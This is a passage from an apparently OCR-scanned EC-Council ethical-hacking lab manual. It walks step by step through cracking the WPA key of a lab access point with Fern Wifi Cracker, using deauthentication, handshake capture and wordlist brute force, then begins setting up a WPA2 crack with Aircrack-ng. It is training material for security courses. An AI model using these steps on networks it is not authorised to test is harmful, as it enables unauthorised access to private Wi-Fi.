


Figure 3.4.7: Select the target access point

28. The **Select Wordlist** window appears. Navigate to the location **/attacker/Desktop,** and select **password.txt**. Click **Open**.

TASK 4.4

Launch WPA Attack

29. See that the selected **password.txt** file appears. Now, click the **Wi Fi Attack** button in the right pane to launch the attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.4.8: Launch a Wi-Fi attack

30. The attack initializes and goes through various phases such as probing the access point, deauthentication, capturing the handshake, and, finally, brute-forcing WPA encryption, as shown in the screenshot.




Figure 3.4.9: Attacking the target access point

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. After the completion of the **Current Phrase** bar, the cracked **WPA KEY** appears, as shown in the screenshot.




Figure 3.4.10: Cracked WPA KEY

32. If the **Attack Panel** window automatically closes, relaunch **Fern Wifi Cracker** from the terminal window and click the **Key Database** button.

33. The **Fern - Key Database** pop-up appears, displaying the acquired key for **CEH-LABS**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.4.11: Fern - Key Database pop-up

34. This cracked key can be used to connect to the target access point **CEH-LABS**.
35. This concludes the demonstration of how to crack a WPA network using Fern Wifi Cracker.
36. Unplug the **Linksys 802.11 g WLAN** adapter.
37. Close all open windows and document all the acquired information.
38. Turn off the **Parrot Security** virtual machine.

After performing the task, disable the ethernet adapter in the **Windows 10** virtual machine:

39. In the **Windows 10** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
40. In the **Network and Sharing Center** window, click **Change adapter settings** in the left pane.
41. In the **Network Connections** window, right-click the **Ethernet0** adapter and click **Disable** from the options.
42. **Ethernet0** will be disabled. Close all open windows and turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5 Crack a WPA2 Network using Aircrack-ng

In this task, we will use the Aircrack-ng suite to crack a WPA2 network.

WPA2 is an upgrade to WPA; it includes mandatory support for Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), an AES-based encryption protocol with strong security.

Note: Before starting this task, you need to configure your access point router (**CEH-LABS**) to work in WPA2-PSK (Pre-Shared Key) encryption mode. To do so, navigate to the router's default IP address and change the authentication mode from WPA to WPA2-PSK, with the password as **password1**.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

WPA2 has two modes of operation: WPA2-Personal and WPA2-Enterprise. Despite being stronger than both WEP and WPA, the WPA2 encryption method can also be cracked using various techniques and tools.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Plug in the **Linksys 802.11 g WLAN** adapter.
4. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**; click **OK**.

